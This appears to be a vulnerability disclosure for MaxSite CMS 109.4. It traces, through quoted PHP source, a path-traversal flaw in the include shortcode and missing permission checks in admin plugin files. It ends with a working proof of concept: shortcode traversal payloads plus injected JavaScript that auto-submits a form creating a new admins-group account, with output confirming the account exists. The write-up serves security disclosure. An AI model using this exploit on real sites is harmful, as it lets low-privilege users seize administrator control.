

MaxSite 109.4

Prerequisites:



After logging in, the user interface looks like this:



As shown above, if the prerequisite is satisfied, a `user` can directly create an `admin` account through privilege escalation.

In `application\maxsite\common\core\init.php`, there is a shortcode-related hook. First, it registers `mso_shortcode_content`:

```
mso_hook_add('init', '_mso_require_functions_file')

mso_hook_add('content_content', 'mso_shortcode_content', 1);
```

Then it is echoed in `application/maxsite/common/page/format.php:227-229`:

```
echo mso_hook('content_content', $page_content);
```

Then the default template under `templates` loads the `include` shortcode:

`application\maxsite\templates\default\custom\shortcode\include.php` registers `include`

```
mso_shortcode_add('include', 'my_shortcode_include');
```

`application\maxsite\common\core\shortcode.php`

```
function mso_shortcode($shortcode, $func, $content)
{
    if (function_exists($func)) {
        // [toc][/toc] и [toc]text[/toc]
        $pattern = '~\[' . $shortcode . '()\](.*?)\[\/' . $shortcode . '\]~si';

        if (preg_match($pattern, $content) === 1)
            $content = preg_replace_callback($pattern, $func, $content);

        // [toc param][/toc] и [toc=param]text[/toc]
        $pattern = '~\[' . $shortcode . '[= ]+(.*?)\](.*?)\[\/' . $shortcode . '\]~si';

        if (preg_match($pattern, $content) === 1)
            $content = preg_replace_callback($pattern, $func, $content);

        /*
        if (strpos($content, '[' . $shortcode) !== false) // есть вхождения
        {
            $content = preg_replace_callback('~\[' . $shortcode . '[= ]?(.*?)\](.*?)\[\/' .
$shortcode . '\]~si', $func, $content);
        }
        */
    }

    return $content;
}
```

This produces an `[include]...[/include]` shortcode.

`application\maxsite\templates\default\functions.php` includes `custom/template.php`

```
if ($fn = mso_fe('custom/set_val.php')) require_once $fn; // набор из mso_set_val
if ($fn = mso_fe('custom/template.php')) require_once $fn; // функции
if ($fn = mso_fe('custom/my-template.php')) require_once $fn; // выполнение
```

Then in `application\maxsite\templates\default\custom\my-template.php`:

```
// функции, расширяющие шаблон
if ($my = glob(getinfo('template_dir') . 'custom/my/[!_]*.php')) {
    foreach ($my as $fn) require_once $fn;
}

// шорткоды
if ($my = glob(getinfo('template_dir') . 'custom/shortcode/[!_]*.php')) {
    foreach ($my as $fn) require_once $fn;
}
```

It automatically `require_once`s `custom/shortcode/[!_]*.php`.

The `include` shortcode has file inclusion capability:

```
function my_shortcode_include($attr)
{
    if (!isset($attr[2]) or !$attr[2]) return; // не указан файл

    if ($fn= mso_fe($attr[2])) {
        ob_start();
        require $fn;
        $out = ob_get_contents();

        if (ob_get_length()) ob_end_clean();

        return $out;
    }
}
```

This means the shortcode content (`[include]relative/path.php[/include]`) is passed to `mso_fe()` as a path parameter. If the target file exists, it will be `require`d.

Now look at `application/maxsite/common/core/template.php:12-21`:

```
// in templates.php
function mso_fe($file, $dir = false)
{
    if ($dir === false) $dir = getinfo('template_dir');

    $file = $dir . $file;

    if (file_exists($file) and is_file($file))
        return $file;
    else
        return false;
}
```

It simply concatenates the path and does not filter `..`. Based on this, directory traversal appears possible via a path like `[include]../../admin/plugins/admin_users/group.php[/include]`.

Next, look at the permission checks in the `admin_users` plugin:
`application\maxsite\admin\plugins\admin_users\index.php`

```
function admin_users_admin($args = array())
{
    global $MSO;

    if ( !mso_check_allow('admin_users_users') )
    {
        echo t('Доступ запрещен');
        return $args;
    }
    ...

}


function admin_users_group($args = array())
{
    global $MSO;

    if ( !mso_check_allow('admin_users_group') )
    {
        echo t('Доступ запрещен');
        return $args;
    }
    ...

    require($MSO->config['admin_plugins_dir'] . 'admin_users/group.php');
}

// application\maxsite\common\core\security.php
function mso_check_allow($act = '', $user_id = false, $cache = true)
{
    global $MSO;

    if (!$act) return false;

    if ($user_id == false) {
        // если юзер не указан
        if (!$MSO->data['session']['users_id']) // и в сесии
            return false;
        else
            $user_id = $MSO->data['session']['users_id']; // берем его номер из сессии

        if ($MSO->data['session']['users_groups_id'] == '1') // отмечена первая группа - это
admины
            return true; // админам всё можно

    } else {
        // юзер указан явно - нужно проверять
        $user_id = (int) $user_id;
    }
```

```
// если есть кэш этого участника, где уже хранятся его разрешения
// то берем кэш, если нет, то выполняем запрос полностью
if ($cache)
    $k = mso_get_cache('user_rules_' . $user_id);
else
    $k = false;

if (!$k) {
    // нет кэша
    // по номеру участника получаем номер группы
    // по номеру группы получаем все разрешения этой группы

    $CI = &get_instance();
    $CI->db->select('users_groups_id, groups_rules, groups_id'); // groups_name
    $CI->db->limit(1);
    $CI->db->where('users_id', $user_id);
    $CI->db->from('users');
    $CI->db->join('groups', 'groups.groups_id = users.users_groups_id');

    $query = $CI->db->get();

    foreach ($query->result_array() as $rw) {
        $rules = $rw['groups_rules'];
        $groups_id = $rw['groups_id'];
    }

    if ($groups_id == 1) return true; // админам можно всё

    $rules = unserialize($rules); // востанавливаем массив с разрешениями этой группы
    mso_add_cache('user_rules_' . $user_id, $rules); // сразу в кэш добавим
} else {
    // есть кэш
    $rules = $k;
}

/*
$rules = Array (
    [edit_users_group] => 1
    [edit_users_admin_note] => 1
    [edit_other_users] => 1
    [edit_self_users] => 1 )
*/

if (isset($rules[$act])) // если действие есть в массиве
{
    if ($rules[$act] == 1)
        return true; // и разрешено
    else
        return false; // запрещено
} else {
    // действия вообще нет в разрешениях
    return false;
```

```
    }
}
```

However, the actual leaf files that get `require`d are:

- `application/maxsite/admin/plugins/admin_users/group.php`
- `application/maxsite/admin/plugins/admin_users/users.php`

Neither file performs its own independent `mso_check_allow(...)` check at the top.

This means that if the path is included directly through `include`, it should not be blocked by the wrapper permission checks.

So under this assumption, how can we create a new `admin/user` group account?

Take a look at `group.php`:

```
elseif ( $post = mso_check_post(array('f_session_id', 'f_submit')) )
    {
        mso_checkreferer();

        $all = mso_get_option('groups_allow', 'general');

        foreach ($all as $key=>$val) $all[$key] = 0;

        $CI->db->order_by('groups_name');
        $query = $CI->db->get('groups');
        $us = $query->result_array();

        foreach ($us as $row)
        {
            $name = $row['groups_name'];
            $id  = $row['groups_id'];
            $rules = array();

            if (isset($post['f_check'][$id]))
                $rules = array_merge($all, $post['f_check'][$id]);
            else
                $rules = $all;

            foreach ($rules as $key=>$val)
            {
                if ($name == 'admins')
                {
                    $rules[$key] = 1;
                }
                elseif ($val) $rules[$key] = 1;
            }

            $rules = serialize($rules);

            $CI->db->where('groups_id', $id);
            $CI->db->update('groups', array( 'groups_rules'=>$rules ));
```

```
        }
        mso_flush_cache();

        echo '<div class="update">' . t('Обновление выполнено') . '</div>';
    }
```

After receiving `f_session_id` and `f_submit`, this file reads `groups_allow` and then rewrites each group's `groups_rules` according to the submitted `f_check[$groupId]`.

So, is it possible to directly assign `edit_add_new_users = 1` or other permissions to the `users` group with `groups_id = 2`?

Now look at `application/maxsite/admin/plugins/admin_users/users.php:6-24`:

```
if ( $post = mso_check_post(array('f_session_id', 'f_submit', 'f_user_login',
        'f_user_email', 'f_user_password', 'f_user_group')) )
{
    ...
    $data = array(
        'user_login' => getinfo('session_users_login'),
        'password' => getinfo('session_users_password'),
        'users_login' => $post['f_user_login'],
        'users_email' => $post['f_user_email'],
        'users_password' => $post['f_user_password'],
        'users_groups_id' => $post['f_user_group']
    );

    require_once( getinfo('common_dir') . 'functions-edit.php' );
    $result = mso_new_user($data);
}
```

`users.php` creates a new user at the top of the file. Although there is an `if ( mso_check_allow('edit_add_new_users') )` later, it only controls whether the page is rendered and does not directly prevent the creation action.

Let's continue into `mso_new_user`:

```
function mso_new_user($data, $check_user_password = true)
{
    // global $MSO;

    $CI = &get_instance();

    if (isset($data['user_login'])) $user_login = $data['user_login'];
    else $user_login = getinfo('session_users_login');

    if (isset($data['password'])) $password = $data['password'];
    else $password = getinfo('session_users_password');

    # нужно ли проверять разрешение?
    if ($check_user_password) {
        # проверка доступа этому пользователю с этим паролем и этим разрешением
```

```
        if (!mso_check_user_password($user_login, $password, 'edit_add_new_users'))
            return array('result' => 0, 'description' => 'Login/password incorrect');
    }

    $data = mso_xss_clean_data($data, array('users_login', 'users_email', 'users_password',
'users_groups_id'));

    $users_login = isset($data['users_login']) ? $data['users_login'] : false;
    $users_email = isset($data['users_email']) ? $data['users_email'] : false;
    $users_password = isset($data['users_password']) ? $data['users_password'] : false;
    $users_groups_id = isset($data['users_groups_id']) ? $data['users_groups_id'] : false;

    $ok = true;
    $description = 'Error input data';

    # множественная проверка входных данных
    if (!$users_login or !$users_email or !$users_password or !$users_groups_id) $ok =
false;

    if ($ok) {
        $users_login = mso_strip($users_login, true);
        $users_email = mso_strip($users_email, true);
        $users_password = mso_strip($users_password, true);
        $users_groups_id = (int) mso_strip($users_groups_id, true);

        if (!$users_login or !$users_email or !$users_password or !$users_groups_id) $ok =
false;

        if ($ok) {
            if (!mso_valid_email($users_email)) {
                $ok = false;
                $description = 'Error email';
            }
            if ($ok and strlen($users_password) < 6) {
                $ok = false;
                $description = 'Error password (less than 6 characters)';
            }
        }
    }

    if ($ok) {
        # может такой логин уже занят?
        $CI->db->select('users_id');
        $CI->db->where('users_login', $users_login);
        $CI->db->or_where('users_email', $users_email);

        $query = $CI->db->get('users');
        if ($query->num_rows()) // что-то есть
        {
            $response = array(
                'result' => 0,
                'description' => 'Login or email already exists'
            );
```

```
        } else {
            $users_password = mso_md5($users_password);

            $ins_data = array(
                'users_login' => $users_login,
                'users_nik' => $users_login,
                'users_email' => $users_email,
                'users_groups_id' => $users_groups_id,
                'users_password' => $users_password,
                'users_date_registr' => date('Y-m-d H:i:s'),
                'users_last_visit' => date('Y-m-d H:i:s'),
            );

            $res = ($CI->db->insert('users', $ins_data)) ? '1' : '0';

            $response = array(
                'result' => $res,
                'description' => 'Inserting new user'
            );
            mso_flush_cache(); // сбросим кэш
        }
    } else // ошибочные данные
    {
        $response = array(
            'result' => 0,
            'description' => $description
        );
    }

    return $response;
}
```

This function only checks whether the caller has `edit_add_new_users`:

```
if (!mso_check_user_password($user_login, $password, 'edit_add_new_users'))
    return array('result' => 0, 'description' => 'Login/password incorrect');
```

But it does not protect the target group:


```
$users_groups_id = (int) mso_strip($users_groups_id, true);
...
'users_groups_id' => $users_groups_id,
```

In other words, once `edit_add_new_users` has been granted, `f_user_group` can be set directly to `1`, thereby creating a new account in the `admins` group.


PoC:

```
[include]../../admin/plugins/admin_users/group.php[/include]
[include]../../admin/plugins/admin_users/users.php[/include]

<script>
```

```
document.addEventListener('DOMContentLoaded', function () {
  if (!location.search.includes('run=1')) return;
  if (sessionStorage.getItem('mso_poc_done')) return;
  sessionStorage.setItem('mso_poc_done', '1');

  const sid = document.querySelector('input[name="f_session_id"]');
  if (!sid) return;

  const form = document.createElement('form');
  form.method = 'POST';
  form.action = location.href.split('#')[0];

  const fields = {
    'f_session_id': sid.value,
    'f_submit': '1',
    'f_check[2][edit_add_new_users]': '1',
    'f_user_login': 'pocadmin',
    'f_user_email': 'pocadmin@local.test',
    'f_user_password': 'PasswOrd!',
    'f_user_group': '1'
  };

  for (const [name, value] of Object.entries(fields)) {
    const input = document.createElement('input');
    input.type = 'hidden';
    input.name = name;
    input.value = value;
    form.appendChild(input);
  }

  document.body.appendChild(form);
  form.submit();
});
</script>
```



Then visit `http://127.0.0.1/cms/page/poc?run=1`



At this point, log back into `/admin` using the admin account.

You can see that an additional user has been created:

127.0.0.1/cms/admin/users

MaxSite CMS
Version 109.4

Contents

- Create a Record
- All posts
- Downloads
- Categories
- Comments
- Create a module

Settings

- Main
- Template
- Sidebars and widgets
- Plugins
- Files

Users

Authors of the site

List of authors of the site

ID	Login	Nick	E-mail	Website	Group	Action
1	admin	admin	example@gmail.com		admins	Edit
3	pocadmin	pocadmin	pocadmin@local.test		admins	Edit
2	user	user	user@example.com		users	Edit

Create a new author

If the data is incorrect, the user will not be created. For a new admin user, you need to update the permissions.

Login

E-mail

Password

Group

admins